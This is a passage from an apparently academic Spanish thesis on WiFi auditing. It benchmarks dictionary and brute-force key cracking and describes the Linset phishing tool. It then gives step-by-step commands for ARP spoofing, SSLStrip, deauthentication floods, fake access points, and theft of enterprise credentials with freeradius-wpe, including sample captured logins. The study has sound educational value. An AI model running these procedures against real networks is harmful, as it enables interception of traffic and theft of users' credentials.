Para realizar esta prueba, utilizaremos diccionarios de hasta 15 millones de palabras en los que introduciremos la contraseña de la red en diferentes posiciones para calcular cuánto se tarda con Aircrack-ng y cuánto con Pyrit:

Posición	Ataque tradicional		Ataque GPU		MEJORA
	Tiempo	Claves/s	Tiempo	Claves/s	
10	00:00:00	1029,93	00:00:03	3	-
100	00:00:00	1402,29	00:00:03	33	-
1.000	00:00:00	1103,75	00:00:04	320	-
10.000	00:00:12	825,81	00:00:06	1941	235,05 %
50.000	00:01:50	259,28	00:00:12	4182	1612,9 %
100.000	00:07:17	257,64	00:00:24	4168	1617,8 %
500.000	00:33:01	259,69	00:01:35	5262	2026,3 %
1.000.000	01:06:31	261,91	00:03:20	4999	1908,7 %
1.500.000	01:36:48	258,25	00:05:07	4891	1893,9 %
2.000.000	02:13:20	250,00	00:07:11	4642	1856,8 %
5.000.000	05:40:08	245,00	00:18:54	4409	1799,6 %
10.000.000	11:20:16	245,00	00:37:54	4398	1795,1 %
15.000.000	17:21:40	240,00	00:57:48	4325	1802,1 %

Podemos concluir que, a pesar de que la clave se encuentre en el diccionario, puede llevar demasiado tiempo obtenerla mediante el ataque tradicional, pero que utilizando la GPU las contraseñas por segundo aumentan muchísimo, provocando que una persona que tenga un gran interés en obtenerla aumente sus probabilidades de éxito. En este caso hemos probado con diccionarios de hasta 15 millones de palabras, pero existen de hasta 227 millones, que con una media estimada de 4300 claves/s llevaría cerca de 15 horas. Además, cabe destacar que la tarjeta gráfica utilizada no es de las más potentes del mercado.




Figura 12: Resultados de ataques de diccionario

Resultados de las pruebas - Ataque de fuerza bruta

Para calcular cuánto tarda cada herramienta, probaremos con una captura en la que la clave no coincida con las combinaciones que probamos, por lo que los tiempos siguientes son los totales, y el tiempo medio (en caso de tener éxito) sería la mitad:

Búsqueda			Ataque tradicional		Ataque con GPU	
Longitud	Caracteres	Total	Tiempo	Claves/s	Tiempo	Claves/s
8	2 distintos	$2^8 \approx 256$	00:00:03	85	00:00:06	41
8	3 distintos	$3^8 \approx 6,5 \text{ k}$	00:00:09	820	00:00:07	853
8	4 distintos	$4^8 \approx 65 \text{ k}$	00:01:12	912	00:00:21	3096
8	5 distintos	$5^8 \approx 390 \text{ k}$	00:09:51	662	00:01:24	4620
8	6 distintos	$6^8 \approx 1,7 \text{ M}$	00:45:14	619	00:06:19	4431
8	7 distintos	$7^8 \approx 5,8 \text{ M}$	02:36:48	612	00:25:38	3748
8	8 distintos	$8^8 \approx 17 \text{ M}$	07:40:40	607	01:17:08	3625
8	9 distintos	$9^8 \approx 43 \text{ M}$	19:55:45	600 (*)	03:19:01	3605
8	[0-9]	$10^8 \approx 100 \text{ M}$	46:17:47	600 (*)	07:46:51	3570
8	[a-z]	$27^8 \approx 282 \text{ G}$	15 años	600 (*)	2 años	3500 (*)
8	[a-z0-9]	$37^8 \approx 3,51 \text{ T}$	185 años	600 (*)	32 años	3500 (*)
9	2 distintos	$2^9 \approx 512$	00:00:03	171	00:00:06	91
9	3 distintos	$3^9 \approx 20 \text{ k}$	00:00:25	815	00:00:10	2060
9	4 distintos	$4^9 \approx 262 \text{ k}$	00:06:22	685	00:00:55	4831
9	5 distintos	$5^9 \approx 1,9 \text{ M}$	00:51:37	630	00:07:15	4490
9	6 distintos	$6^9 \approx 10 \text{ M}$	04:34:22	612	00:45:27	3696
9	7 distintos	$7^9 \approx 40 \text{ M}$	18:31:40	605	03:06:13	3612
9	8 distintos	$8^9 \approx 134 \text{ M}$	62:08:16	600 (*)	10:30:08	3550
9	9 distintos	$9^9 \approx 387 \text{ M}$	8 días	600 (*)	30:44:52	3500 (*)
9	[0-9]	$10^9 \approx 1 \text{ G}$	20 días	600 (*)	79:21:55	3500 (*)
9	[a-z]	$27^9 \approx 7,7 \text{ T}$	403 años	600 (*)	70 años	3500 (*)
9	[a-z0-9]	$37^9 \approx 129 \text{ T}$	7000 años	600 (*)	1200 años	3500 (*)




Figura 13: Resultados de ataques de fuerza bruta

Vemos que los tiempos son elevados en ambos casos, pero usando GPU significativamente menores. De estos datos concluimos que utilizando claves que combinen letras y números al azar es más que suficiente para los usuarios comunes (a lo que podríamos añadir mezclar letras mayúsculas con minúsculas), y que aumentar el número de caracteres de la clave dificulta enormemente este tipo de ataques, hasta el punto de que los casos con un asterisco son valores teóricos en los que hemos tenido que suponer un valor de claves por segundo, porque aun utilizando la GPU los tiempos eran demasiado grandes.

6.1.4. Ingeniería social

Además de los métodos vistos hasta el momento, hay herramientas que se basan en la ingeniería social para obtener acceso a la red, manipulando a los usuarios legítimos para que proporcionen la clave al atacante.

Linset es un ejemplo de herramienta de ingeniería social, a pesar de que el nombre nos quiera decir lo contrario (**Linset Is Not a Social Engineering Tool**). Se ha popularizado los últimos meses al ser la primera que ofrece la posibilidad para el atacante de obtener la clave de cualquier red, incluso si se trata de una protegida con WPA o WPA2 y WPS desactivado, sin necesidad de utilizar la fuerza bruta. Posteriormente surgieron otras como WiFiPhiser, con un funcionamiento prácticamente idéntico al de Linset.

Como podemos comprobar en [34], para realizar este ataque, el programa escanea todas las redes cercanas y presenta la lista completa al atacante. Cuando este elige la red víctima, Linset busca un *handshake* y crea un punto de acceso falso imitando al de la red. A continuación, realiza un ataque de denegación de servicio al punto de acceso real y espera a que los clientes se conecten al falso. A la vez, se monta un servidor DHCP y un servidor DNS, con el que los usuarios que se conecten al AP falso solo podrán abrir una página web en la que les piden la clave de la red. Si algún usuario lo hace, se compara la clave introducida con el *handshake* capturado, y si es correcta se finaliza el ataque.

Además, es especialmente problemático porque se puede elegir entre distintas interfaces para la página web que se presenta a los clientes. O incluso peor, al tratarse de un proyecto de código abierto que puedes descargar directamente del repositorio de Github del creador, un atacante puede configurar esa página a su antojo, pudiendo crear una con la que engañar a una víctima concreta.

Para realizar este ataque solo tenemos que introducir la interfaz, el canal y el objetivo, además de la forma de crear el Fake AP y cómo capturar el *handshake*. Con esto ya solo queda esperar a que un cliente introduzca la clave, haciendo esta herramienta tan simple como peligrosa.

Sin embargo, el éxito de este método es que las víctimas desconozcan la existencia de este ataque. Si en una empresa todos los empleados pierden la conexión a la vez y al recuperarla se dan cuenta de que a todos les aparece una única página pidiendo la clave de la red, este ataque se puede evitar si alguien que conozca de su existencia alerta a los demás a tiempo. A pesar de ello, este ataque está más enfocado a redes domésticas, y a personas que lo que desean es robar ancho de banda, ya que se obtiene la clave de forma muy rápida y sin necesidad de utilizar ataques de diccionario ni de fuerza bruta.

6.2. Ataque de *Man in the Middle* con *sniffing* de red

En este apartado vamos a comprobar lo fácil que es para un atacante realizar un ataque *Man in the Middle* con el que robar nuestros datos. Para ello, asumiremos que el equipo atacante ya forma parte de nuestra red: nuestra red no se encontraba debidamente protegida y ha obtenido la clave, o estamos en una red pública.

Como vemos en la siguiente figura, el ataque se basa en que el tráfico que viaja directamente de los dispositivos de la red al punto de acceso (en nuestro caso el router) pase antes por el equipo atacante.

Para esto, el atacante puede realizar el ataque *ARP Spoofing*, que como hemos visto en el apartado de teoría de ataques se basa en enviar una gran cantidad de mensajes ARP con los que cambiar las tablas ARP (las tablas que se encargan de relacionar las direcciones MAC y las IP en la red). Esto es lo que haremos nosotros, utilizando la herramienta “arp spoof”, incluida en Wifislax. En este punto, ya tendríamos el ataque *Man in the Middle*, pero este viene siempre ligado al de *sniffing*, que realizaremos con dos herramientas distintas: Wireshark y Ettercap. La primera capturará todos los paquetes de la red, obteniendo al final una captura con todo el tráfico; mientras que Ettercap directamente nos mostrará por pantalla las credenciales que haya obtenido.

Además, utilizaremos una herramienta sumamente peligrosa, llamada SSLStrip, que provoca que las comunicaciones entre el equipo víctima y el atacante sean no seguras, mientras que entre el atacante y el punto de acceso sí. Es decir, fuerza a que los sitios web de los dispositivos de la red utilicen “http” en lugar de “https”, con lo que toda la información, contraseñas incluidas, llegará sin cifrar al equipo atacante.




Figura 14: Esquema de ataque de *Man in the Middle*

Paso 1: Activar el *IP Forwarding*

En primer lugar debemos asegurarnos de que el equipo que va a actuar como atacante tiene activada la opción *IP Forwarding*, con la que podrá redireccionar el tráfico que le llegue. En caso de utilizar Wifislax no es necesario, ya que por defecto viene activada, pero podemos asegurarnos utilizando el comando:

```
"echo 1 >> /proc/sys/net/ipv4/ip_forward"
```

Paso 2: Buscar víctimas

Lo primero es buscar qué equipos se encuentran en la red y qué direcciones IP tienen. Para ello podemos utilizar el siguiente comando, que nos devuelve todas las IP de la red:

```
"nmap -sP {rango de direcciones IP}"
```

La opción *-sP* se refiere al tipo de escaneo, *Ping Scan*, presentando los equipos que respondan a un ping en el rango especificado. Al tener mi router la dirección IP 192.168.0.1 y el resto de elementos de la red 192.168.0.X, en mi caso el rango especificado es 192.168.0.1/24.

Paso 3: Envenenamiento ARP

Sabiendo la IP del equipo sobre el que vamos a realizar el ataque, podemos pasar a realizar el *ARP Spoofing* o envenenamiento de las tablas ARP, con los comandos:

```
"arp spoof -i {interfaz} -t {IP Equipo víctima} {IP router}"
```

```
"arp spoof -i {interfaz} -t {IP router } {IP Equipo Atacante}"
```

Paso 4: SSLStrip

A continuación, usaremos *Iptables* para que el tráfico TCP direccionado al puerto 80 vaya por otro puerto que elijamos, que a la vez será por el que escuchará *SSLStrip*. Tal y como vemos en [30], podemos conseguir esto con un comando similar al siguiente:

```
"iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port {puerto SSLStrip}"
```

Para comprobar que lo hemos conseguido, utilizamos el comando:

```
"iptables -L -t nat"
```

Finalmente utilizamos *SSLStrip*, con la opción *-l* para indicar el puerto al que hemos redireccionado el tráfico TCP, *-f* para que en las páginas web inseguras aparezca un *favicon* con un candado y *-w* para darle nombre al fichero en el que se guardarán los resultados.

```
"sslstrip -f -l {puerto SSLStrip} -w {nombre fichero}"
```

Paso 5: Sniffing

Por último comenzaremos con el proceso de *sniffing*. En caso de Wireshark, abrimos el programa, elegimos la interfaz y utilizamos un filtro de la siguiente forma:

```
"ip.src == {IP víctima} || ip.dst == {víctima}"
```

Si utilizamos Ettercap, basta con utilizar un comando como el siguiente:

```
"ettercap -T -q -i {interfaz} -M arp:remote {IP víctima} {IP router}"
```


6.3. Prototipo completo de ataque a redes domésticas

En este prototipo final combinaremos los ataques más comunes que puede sufrir una red doméstica. El primer ataque es el de acceso no autorizado a la red, pero con el fin de obtener la contraseña y no de robar el ancho de banda. Una vez en la red, el atacante puede intentar cambiar el nombre de la red accediendo al router, para a continuación desautenticar a los usuarios y crear un punto de acceso de la red original. En caso de no poder cambiar el nombre o de no querer que nadie se pueda unir a la red original, el atacante ejecutará un ataque de denegación de servicio, creando igualmente un punto de acceso falso. Una vez hecho esto, podrá realizar un ataque de *Man in the Middle* y de *sniffing* de datos con los usuarios que se conecten.

Para ello, utilizaremos los métodos vistos en el apartado 6.1 para acceder a la red, Aircrack-ng o mdk3 para el ataque de denegación de servicio, Hostapd para la creación del Fake AP y las herramientas Wireshark y SSLStrip para el ataque de *Man in the Middle* y de *sniffing*.




Figura 15: Esquema de ataque final a red doméstica

Paso 1: Acceso no autorizado a la red y cambio de nombre

En primer lugar debemos analizar la red que vamos a suplantar, asegurándonos de que se trata de una red protegida con WEP, WPA o WPA2. Una vez que lo hemos hecho, debemos acceder a la red utilizando algún método de los vistos en el punto 6.1, con lo que obtendremos la clave con la que los usuarios intentarán conectarse.

Además, podemos intentar acceder a la página de configuración del router de la red (normalmente accediendo en el navegador a la dirección 192.168.0.1 o 192.168.1.1) probando con la contraseña de fábrica. Si lo conseguimos, podremos cambiar el nombre de la red o SSID para que al crear nuestro punto de acceso los usuarios creen que nuestro punto de acceso es el único verdadero. En caso de no conseguirlo, conseguiremos que los usuarios accedan a nuestra

red si ofrece una mejor señal o si no pueden acceder a la red original, para lo que realizaremos un ataque de denegación de servicio.

Paso 2: Ataque DoS

Una vez que tenemos la información necesaria para replicar la red, podemos pasar a realizar un ataque de DoS sobre ella para que los usuarios no puedan acceder a ella. Para ello podemos utilizar los comandos:

```
"airmon-ng start {interfaz}"
```

```
"aireplay-ng -0 0 -a {MAC del punto de acceso} {interfaz}"
```

Con el primero ponemos la tarjeta de red en modo monitor y con el segundo realizamos el ataque, donde "-0 0" nos permite enviar infinitos mensajes de desautenticación.

Con esto nos aseguramos que los usuarios no puedan acceder a la red, hayamos podido cambiar su SSID en el punto anterior o no. Pero tenemos el problema de que al no poder dar servicio, deberemos buscar otro punto de acceso del que obtener internet, para lo que podemos utilizar un punto de acceso propio o atacar otro ajeno. Pero nos podemos ahorrar esto último cambiando el segundo comando por el siguiente:

```
"mdk3 {interfaz} d -w {lista de MACs}"
```

Con este comando, que utiliza la herramienta mdk3, se realiza un ataque de desautenticación a todos los usuarios de la red en la que nos encontremos cuyas direcciones MAC no estén incluidas en el fichero especificado con la opción -w.

Paso 3: Fake AP

En este momento ya podemos crear el Fake AP, que crearemos con el SSID, tipo de protección y clave que hayamos obtenido en el primer paso. Podemos utilizar el script create_ap, que como hemos explicado en teoría se basa en Hostapd, con el que podemos crear redes WPA y WPA2 con solo un comando:

```
"create_ap {interfaz AP} {interfaz con internet} {ESSID} {contraseña}"
```

Sin embargo, la opción más segura y más completa es utilizar Hostapd, con lo que el único problema es configurar el fichero del punto de acceso adecuadamente, que es más tedioso.

Paso 4: Man in the Middle y sniffing de red

Una vez realizados los tres primeros pasos, el atacante solo ha de esperar a que se conecten los usuarios, con lo que comenzaría el ataque de *Man in the Middle*. Se puede realizar este ataque de varias formas, la más sencilla es abrir el programa Wireshark, elegir la interfaz en la que hemos creado el punto de acceso y aplicar los filtros necesarios.

También podemos utilizar SSLStrip para intentar robar credenciales en claro, dirigiendo el tráfico TCP del puerto 80 a otro puerto con el comando:

```
"iptables -t nat -A PREROUTING -i {interfaz del punto de acceso} -p tcp --destination-port 80 -j REDIRECT --to-port {puerto SSLStrip}"
```

E iniciando el programa con:

```
"sslstrip -f -l {puerto SSLStrip} -w {nombre fichero}"
```

7. Escenarios de auditoría WiFi: Redes empresariales

En este punto estudiaremos distintos ataques que pueden sufrir las redes empresariales, es decir, las redes que utilizan seguridad 802.1x y un servidor Radius.

7.1. Obtención de credenciales

Este ataque es similar a los del punto 6.1, que trataban del robo de la clave de una red, con la peculiaridad de que en este caso no existe una única clave, sino que cada usuario posee una propia. Para realizarlo, crearemos un Fake AP similar al que queramos suplantar y un servidor Radius de respaldo, preferiblemente cerca de los usuarios víctimas para que reciban mejor señal de nuestra red falsa que de la suplantada. El usuario intentará acceder a la red, pero como en este primer ataque no configuramos nuestro servidor Radius, no podrá realizar la autenticación. No obstante, el atacante podrá obtener las credenciales introducidas por los usuarios. Nos basaremos en el artículo que podemos encontrar en [35], que a la vez se basa en la conferencia realizada por Raúl Siles en la *Rooted CON* de 2013.

Para realizar esto existen diferentes programas, entre los que he optado por Hostapd y Freeradius-wpe. El primero es un programa capaz de crear puntos de acceso de cualquier tipo, incluso redes que utilicen la autenticación 802.1x. El segundo es un parche de Freeradius, que al igual que el programa original sirve para crear servidores Radius. Sin embargo, con este parche se mejoran diversos aspectos entre los que destaca uno necesario para este ataque: permite guardar todas las credenciales introducidas por los usuarios en un fichero. Al no estar instalados en Wifislax, utilizaremos Kali Linux para estos ataques, ya que la instalación es mucho más sencilla.

De esta forma, el esquema del ataque nos queda como en la siguiente figura:




Figura 16: Esquema de ataque de obtención de credenciales

7.1.1. Credenciales cifradas

Paso 1: Fake AP y servidor Radius

Para este primer paso necesitaremos las herramientas Hostapd y Freeradius-wpe para crear el punto de acceso y el servidor Radius que atiende a los clientes.

En primer lugar debemos instalar ambos programas, ya que hasta el momento no vienen incluidos en Kali Linux. Una vez que lo hemos hecho, vemos que en la carpeta en la que hemos instalado Hostapd existe un fichero llamado “hostapd.conf”, en el que podemos cambiar las características del punto de acceso que vamos a crear, para que sea idéntico al real. Una vez que hemos modificado convenientemente dicho fichero, podemos iniciar el servidor Radius con el comando:

```
“radiusd -X”
```


En este comando utilizamos la opción -X para ver por pantalla información del servidor y asegurarnos que todo ha salido correctamente.

A continuación, abrimos una nueva pestaña del terminal y comenzamos el punto de acceso falso con el comando:

```
“hostpad hostapd.conf”
```

Paso 2: Robo de credenciales

En este primer método solo tenemos que esperar a que un usuario se intente autenticar a nuestra red. Al no haber modificado ningún fichero de Freeradius-wpe, la autenticación no se realizará correctamente y el usuario no obtendrá conexión. Sin embargo, el programa crea un fichero llamado “freeradius-server-wpe.log” (en mi caso, en /usr/local/var/log/radius/radacct), en el que se guardan todos los intentos de autenticación de los usuarios, en los que podemos ver el *username* en claro y la clave de usuario cifrada como en la captura siguiente:



```
mschap: Fri Jun 26 13:35:18 2015
username: ricardoRuiz
challenge: a5:9e:e0:ee:75:80:10:e3
response: 71:c6:e0:bf:27:fe:23:fa:50:06:36:21:a6:2b:2e:19:f8:e2:07
john NETNTLM: ricardoRuiz:$NETNTLM$a59ee0ee758010e3$71c6e0bf27fe23
```

Para descifrar este “Challenge” y “Response” (reto y respuesta) utilizaremos la herramienta Asleep, con la que introduciendo un comando similar al siguiente:

```
“asLeap -f {ruta del diccionario} -C {reto} -R {respuesta}”
```

Con esto, realizamos un ataque de diccionario y en caso de que una de las contraseñas del diccionario dé lugar a la respuesta que hemos introducido, obtendremos la clave que ha introducido el usuario. Es decir, en este caso la seguridad depende de que la clave de autenticación del usuario, ya la haya elegido él o el administrador de la red, sea lo suficientemente fuerte como para no aparecer en un diccionario. Aun cumpliendo esto, no podemos asegurar que un atacante que tenga especial interés en las credenciales de uno o varios de los clientes de nuestra red no las vaya a conseguir, ya que existen sitios web como CloudCracker en los que por menos de 100 dólares obtienen la contraseña en 24 horas.

7.1.2. Credenciales en claro

Paso 1: Cambios en el fichero “eap.conf”

En este método nos aprovechamos de que ciertos tipos de dispositivos permiten que el servidor Radius sea el que elija el método de autenticación a negociar, de forma que si el dispositivo elige un método y el servidor Radius otro, se utilizará el que haya elegido este último aunque no sea seguro. Los dispositivos más propensos a este problema, como podemos ver en la conferencia de la Rooted Con de 2013 de Raúl Siles, son los teléfonos móviles, que será con los que realizaremos esta prueba.

Para llevar esto a cabo, buscamos el archivo “eap.conf”, que en mi caso se encuentra en la ruta /usr/local/etc/raddb/. Lo abrimos y lo modificamos para que la autenticación sea EAP-GTC en lugar de MSCHAPv2 de la siguiente forma:

```
peap {  
    #default_eap_type = mschapv2  
    default_eap_type = gtc  
    copy_request_to_tunnel = no  
    use_tunneled_reply = no  
    # When the tunneled session is provided, the
```

Paso 2: Fake AP y servidor Radius

Una vez hemos cambiado la autenticación por defecto, podemos proceder como en el método anterior y comenzar nuestro punto de acceso y servidor Radius.

Paso 3: Robo de credenciales

En este segundo caso buscamos también el fichero “freeradius-server-wpe.log”, con la diferencia de que en este caso las credenciales nos aparecen sin cifrar:

```
pap: Fri Jun 26 13:39:43 2015  
  
    username: ricardoRuiz  
    password: TFG2014/15
```

Vemos que en este caso el dispositivo (el equipo víctima nº 2, un teléfono móvil) ha permitido que se utilizara el EAP-GTC, un protocolo en el que las credenciales viajan en claro por la red, permitiendo que el atacante obtenga la clave sin necesidad ni siquiera de utilizar otra herramienta. Este fallo en este tipo de dispositivos es un gran problema para la seguridad, ya que hace que la dificultad de la contraseña sea completamente irrelevante. Sin embargo, no encontramos este problema por ejemplo en ordenadores con Windows, ya que no soporta este protocolo de forma nativa.

7.2. Prototipo completo de ataque a redes empresariales

En este prototipo final de ataque utilizaremos los mismos programas que en el punto anterior, pero en este caso el ataque será más complejo.

Comenzaremos obteniendo información sobre la red que vamos a suplantar, principalmente el SSID y el tipo de autenticación que utiliza. Tras esto, realizaremos un ataque de denegación de servicio al punto de acceso más cercano para que los usuarios no puedan acceder a él. En ese momento, crearemos nuestro punto de acceso falso y el servidor Radius de la misma forma que en el punto 7.1. Sin embargo, en este caso el servidor será capaz de autenticar a los usuarios y ofrecerles conexión a internet, permitiendo que el atacante realice un ataque de *Man in the Middle* e intercepte datos de la empresa con un ataque de *sniffing*. A esto se puede añadir el ataque de obtención de credenciales del punto anterior, ya que el fichero donde se guardan sigue generándose.

